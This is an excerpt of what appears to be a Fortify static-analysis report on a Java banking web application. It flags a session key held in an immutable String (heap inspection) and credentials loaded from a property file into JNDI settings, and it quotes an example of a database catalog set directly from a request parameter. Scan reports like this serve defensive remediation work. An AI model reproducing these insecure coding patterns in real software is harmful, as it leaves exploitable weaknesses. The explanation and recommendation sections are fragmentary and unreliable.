_WebatmSub.java, line 740 (Privacy Violation: Heap Inspection)			
Fortify Priority:	High	Folder	High
Kingdom:	Security Features		
Abstract:	_WebatmSub.java SwapNono() String		
Source:	_AesECB.java:105 Read mlEncSessionKey()		
	103 }		
	104		
	105 mlSessionKeyIndexString = mlEncSessionKey + mlIndexString;		
	106 return mlSessionKeyIndexString;		
	107 }		
Sink:	_WebatmSub.java:740 java.lang.String.valueOf()		
	738 mlNono[j] = temp;		
	739 }		
	740 mlSwapNono = String.valueOf(mlNono);		

741	
742	return mlSwapNono;



Abstract:

_EjbLocator.java 40 put()

Explanation:

Setting Manipulation

Setting Manipulation Setting Manipulation

1 Java HttpServletRequest Connection

...
conn.setCatalog(request.getParamter("catalog"));
...

Recommendations:

Tips:

- 1. Setting Manipulation
- 2. Web (Struts Spring MVC)Fortify Fortify Static Code Analyzer Fortify Fortify Software

_EjbLocator.java, line 40 (Setting Manipulation) [Hidden]			
Fortify Priority:	Low	Folder	Low
Kingdom:	Input Validation and Representation		
Abstract:	_EjbLocator.java 40 put()		
Source:	<pre>_PropertyFile.java:44 java.util.Properties.load() 42 mlXfis = new FileInputStream(mlPropertyFile); 43 mlProperties= new Properties(); 44 mlProperties.load(mlXfis); 45 } 46 catch (Throwable et)</pre>		
Sink:	<pre>_EjbLocator.java:40 java.util.Hashtable.put() 38 if ((piUserName!=null) && (piUserName.compareTo("")!=0)) 39 { 40 properties.put(Context.SECURITY_PRINCIPAL, piUserName); 41 properties.put(Context.SECURITY_CREDENTIALS,piPassWord=***** 42 }</pre>		